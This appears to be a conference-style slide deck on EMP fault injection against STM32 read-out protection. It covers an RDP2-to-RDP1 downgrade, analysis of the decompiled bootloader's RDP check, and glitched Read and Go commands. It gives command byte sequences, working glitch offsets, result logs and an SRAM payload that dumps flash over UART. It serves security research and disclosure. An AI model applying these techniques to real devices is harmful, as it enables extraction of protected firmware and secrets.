

# Now we wait



# RDP2: EMP Results



# RDP2 → RDP1: EMP Results



# Glitch: EMP Results

- We now can repeatably downgrade from RDP2 to RDP1 using a targeted EMP
  - This allows us to enter the System Memory bootloader
- The System Memory bootloader allows us to send commands to the CPU via UART
  - [Command reference document](#)
- Next, we need to glitch a UART command in the bootloader

# Glitch 2: Analysis

- To better understand the second glitch, we will review the STM32 SYSTEM Bootloader
  - Extracted via OpenOCD
- This image can be loaded into Ghidra at offset: 0x1FFF0000
- Peripherals and memory-mapped IO can be generated using [svd-loader](#)
- For bootloader version `010433`, the UART command handler is at address `0x1fff180c`

# Glitch 2: Read Command

```
/* Read command! */
cVar11 = cmd_val == 0x11;
if ((bool)cVar11) {
    get_addr();
    check_address();
    FUN_1fff1bd8();
    //... READ INTERNAL MEMORY ...
}
```

# Glitch 2: Analysis

```
undefined8 get_addr(void)
{
    iVar1 = check_rdp();
    if (iVar1 == 0) {
        sendByte(0x79);
        uVar2 = read_byte();
        uVar3 = read_byte();
        uVar4 = read_byte();
        uVar5 = read_byte();
        uVar6 = read_byte();
        if (uVar6 == (uVar4 ^ uVar2 ^ uVar3 ^ uVar5)) {
            sendByte(0x79);
            return CONCAT44(in_r3,uVar3 << 0x10 | uVar2 << 0x18 | uVar5 | uVar4 << 8);
        }
    }
    return CONCAT44(in_r3,0x55555555);
}
```

## Glitch 2: Analysis

```
bool check_rdp(void)
{
    return (PTR_FLASH.OPTCR_1fff0c40->ACR & 0xff00) != 0xaa00;
}
```

This is the check that we want to modify!


# Glitch 2: Read Sequence

- Send Read Command: `0x11 0xEE`
- ⚡ ⚡ ⚡
- Check ACK/NACK
- Send Target Address: `0x08 0x00 0x00 0x80`
- Check ACK/NACK
- Send Read Length: `0xFF 0x00`

# Glitch 2: Placement and Shape

- From our previous tests, we know roughly where to place the glitch
  - Now we have to determine *when* to glitch
- How much time passes between sending the command and getting the response?
- We are communicating with the STM32 via UART
  - UART trigger?
  - Edge trigger?

# Glitch 2: Placement



# Combining the Glitches: Workflow

1. Perform RDP2 bypass glitch
2. Enter Bootloader Mode
3. Send Read Memory command
4. Perform RDP1 bypass glitch!
5. Check ACK
6. If positive, provide the address and read the value
7. If Negative, soft reset the target and try step 2

# Combining the Glitches: Challenges

- **Remember** - we have to bypass RDP2 to enter the bootloader
- If we crash the target via the second glitch, we must hard reset
  - This means we have to trigger the first glitch again!
- We have to scan over a ~20uS range
  - `ext_offset` of 0-600
- We will target the same physical region of the chip

# Combining the Glitches: Reset Behavior

- It was determined that performing a "soft" reset caused the RDP check to not be performed again
  - Done by briefly pulling the reset line low (~1mS)
  - This reduces the amount of time we have to hit the first glitch
- However, if we crash the target we will need to execute the first glitch

# Now we wait ... for two!



## Glitch 2: Results

- "Successful" ACKs occurred pretty quickly and within a wide range of `ext_offset` values!
- Not all positive responses resulted in good memory reads
- Multiple positive ACKs can be glitched in different offset ranges

## Glitch 2: Results...?

```
POSTIVE ACK! Offset: 58 CMD: b'\x11\xee' Resp: b'\x11y'  
POSTIVE ACK! Offset: 58 CMD: b'\x08\x00\x00\x00\x08' Resp: b'Uy'  
POSTIVE ACK! Offset: 58 CMD: b'\xff\x00' Resp: b'Uy\xffy'  
POSTIVE ACK! Offset: 60 CMD: b'\xff\x00' Resp: b'\x8f\x85\x84\x83\x82\x81\x80\x7f~}|{zyxwvutsrqponmlkjihgfedcb'
```

While this might look good at first - the read out data is not valid!

## Glitch 2: Results...?

```
POSTIVE ACK! Offset: 169 CMD: b'\x11\xee' Resp: b'yy'  
POSTIVE ACK! Offset: 169 CMD: b'\x08\x00\x10\x00\x18' Resp: b'yy'  
POSTIVE ACK! Offset: 169 CMD: b'\x10\xef' Resp: b'yyyyyyyyyyyyyyyy'
```

This is not quite right either ...

# Glitch 2: Results!



```
POSTIVE ACK! Offset: 481 CMD: b'\x11\xee' Resp: b'y'  
POSTIVE ACK! Offset: 481 CMD: b'\x08\x00\x10\x00\x18' Resp: b'y'  
POSTIVE ACK! Offset: 481 CMD: b'\x10\xef' Resp: b'y\x00\xf0p\xf9\x00\xf0>\xf9\x8d\xf8\x04\x00\x9d\xf8\x04\x00\x00'
```

Finally! Something that makes more sense and matches the target address!



## Glitch 2: Quirks and Characteristics

- Successful flash reads were performed at offset ranges 400-560
  - Not every successful glitch resulted in good flash data
  - Some flash offsets required multiple glitches
- More offset ranges may be vulnerable with different probe parameters
  - Offsets may be different if performing a traditional voltage glitch

# Flash Readout: EMP Positioning



# Flash Readout: EMP Positioning



The left image was provided by [@Phil\\_BARR3T](#) on twitter targeting an STM32F2

# Flash Readout: Setbacks

- While flash pages can be read out, we can only read 256 bytes at a time
  - Crashing the target requires both glitches to be hit again
- There **may** be other ways to extract the flash memory with only two glitches
  - Maybe other commands use a similar RDP check?
  - The `check_rdp` function is called 22 times!
  - SRAM is preserved on soft resets!

# GO Command - An Overview

- The `GO` command allows the user to jump to a specific location in memory
- Only certain address ranges are allowed
  - Cannot jump back into `SYSTEM MEMORY`
  - Cannot jump to certain SRAM regions
- Recall that RDP1 allows for SRAM access
- **Also recall that we can re-enter the bootloader with a quick reset**

# GO Command - Challenges

- The `GO` command was not as straightforward as we initially thought
  - *Some* documentation exists online
  - It expects a full Cortex image
  - Stack pointer, vector table, etc
- How does the `GO` command determine RDP level?
  - Where is the check performed?

# Go Command Vs Read Command

```
/* Go Command */
if (cmd_val == 0x21) {
    get_addr();
    check_address();
    resetPeripherals(local_41c);
    enableIRQInterrupts();
    pcVar10 = (code *)local_410[1];
    setMainStackPointer(*local_410);
    (*pcVar10)();
    goto LAB_1ffff1858;
}
```

```
/* Read command! */
cVar11 = cmd_val == 0x11;
if ((bool)cVar11) {
    get_addr();
    check_address();
    FUN_1ffff1bd8();
    //... READ INTERNAL MEMORY ...
}
```

Remember - `get_addr` calls the RDP check!

# Go Command: Payload

```
while (1)
{
    for(int i = 0x8000000; i < 0x8010000;i+=1){
        HAL_SuspendTick();
        HAL_WWDG_Refresh(&hwdg);
        uint32_t *p = (uint32_t*)i;
        HAL_UART_Transmit(&huart1,p,1,1);
        HAL_SuspendTick();
        HAL_WWDG_Refresh(&hwdg);
    }
}
```

- Payload binary and source can be found in the [github repo](#)
  - Build to execute at `0x20004000`

# Go Command: Workflow

- The response time for the `GO` command is very similar to the `READ` command
- The new workflow will be:
  - Perform RDP2 to RDP1 bypass
  - Write payload to SRAM via SWD and soft reset
  - Send Go Command
  - ⚡⚡⚡
  - Check ACK/NACK
  - Send Target Address: `0x20 0x00 0x40 0x00`
  - Check UART for traffic!

# Go Command: Results

```
POSTIVE ACK! Offset: 470 CMD: b'\x21' Resp: b'y'  
POSTIVE ACK! Offset: 470 CMD: b'\x20\x00\x40\x00' Resp: b'y'
```

working offsets for the Go command were between 460-480 with a 30MHz clock

# Go Command: Results

- Using the `Go` command, we are able to get execution during the `SYSTEM MEMORY` bootloader
  - Requires enough SRAM for payload to be stored
  - Allowed entire flash region to be read out via UART
- This method relied on a few "features":
  - SRAM not being completely cleared on "soft" reset
  - `SYSTEM MEMORY` bootloader entered on a "soft" reset

# Conclusion

